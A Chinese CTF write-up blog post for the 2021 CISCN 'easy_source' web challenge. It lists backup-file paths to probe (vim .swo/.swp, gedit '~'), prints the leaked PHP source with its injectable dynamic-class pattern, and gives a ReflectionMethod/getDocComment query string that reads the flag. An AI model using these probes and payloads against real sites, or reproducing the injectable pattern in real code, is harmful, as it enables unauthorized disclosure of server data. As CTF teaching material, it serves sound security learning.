第14届(2021)CISCN初赛WP（1）——easy_source

原创

RangerKnight 于 2021-06-15 14:16:21 发布 98 收藏 1

分类专栏： CTF练习题目WriteUp 文章标签： php 信息安全 网络安全

本文链接：https://blog.csdn.net/InterplanetaryW/article/details/117923513

easy_source WriteUp

题目打开没发现啥，就先看看index.php，还是没有什么变化。这时候想起来前段时间遇到过考敏感文件的。有三种都来试试：


1. robots.txt
2. gedit备份文件，格式为filename~，比如index.php~
3. vim备份文件，格式为.filename.swp 或者 *.swo

然后发现备份文件/.index.php.swo可行


```
    }

    function p()
    {
        return ++self::$c;
    }

    function q()
    {
        return ++self::$c;
    }

    function r()
    {
        return ++self::$c;
    }

    function s()
    {
        return ++self::$c;
    }

    function t()
    {
        return ++self::$c;
    }

}

$rc=$_GET["rc"];
$rb=$_GET["rb"];
$ra=$_GET["ra"];
$rd=$_GET["rd"];
$method= new $rc($ra, $rb);
var_dump($method->$rd());
```


发现了GET传参的要求，构造payload：

```
?rc=ReflectionMethod&ra=User&rb=q&rd=getDocComment
```



成功爆出flag。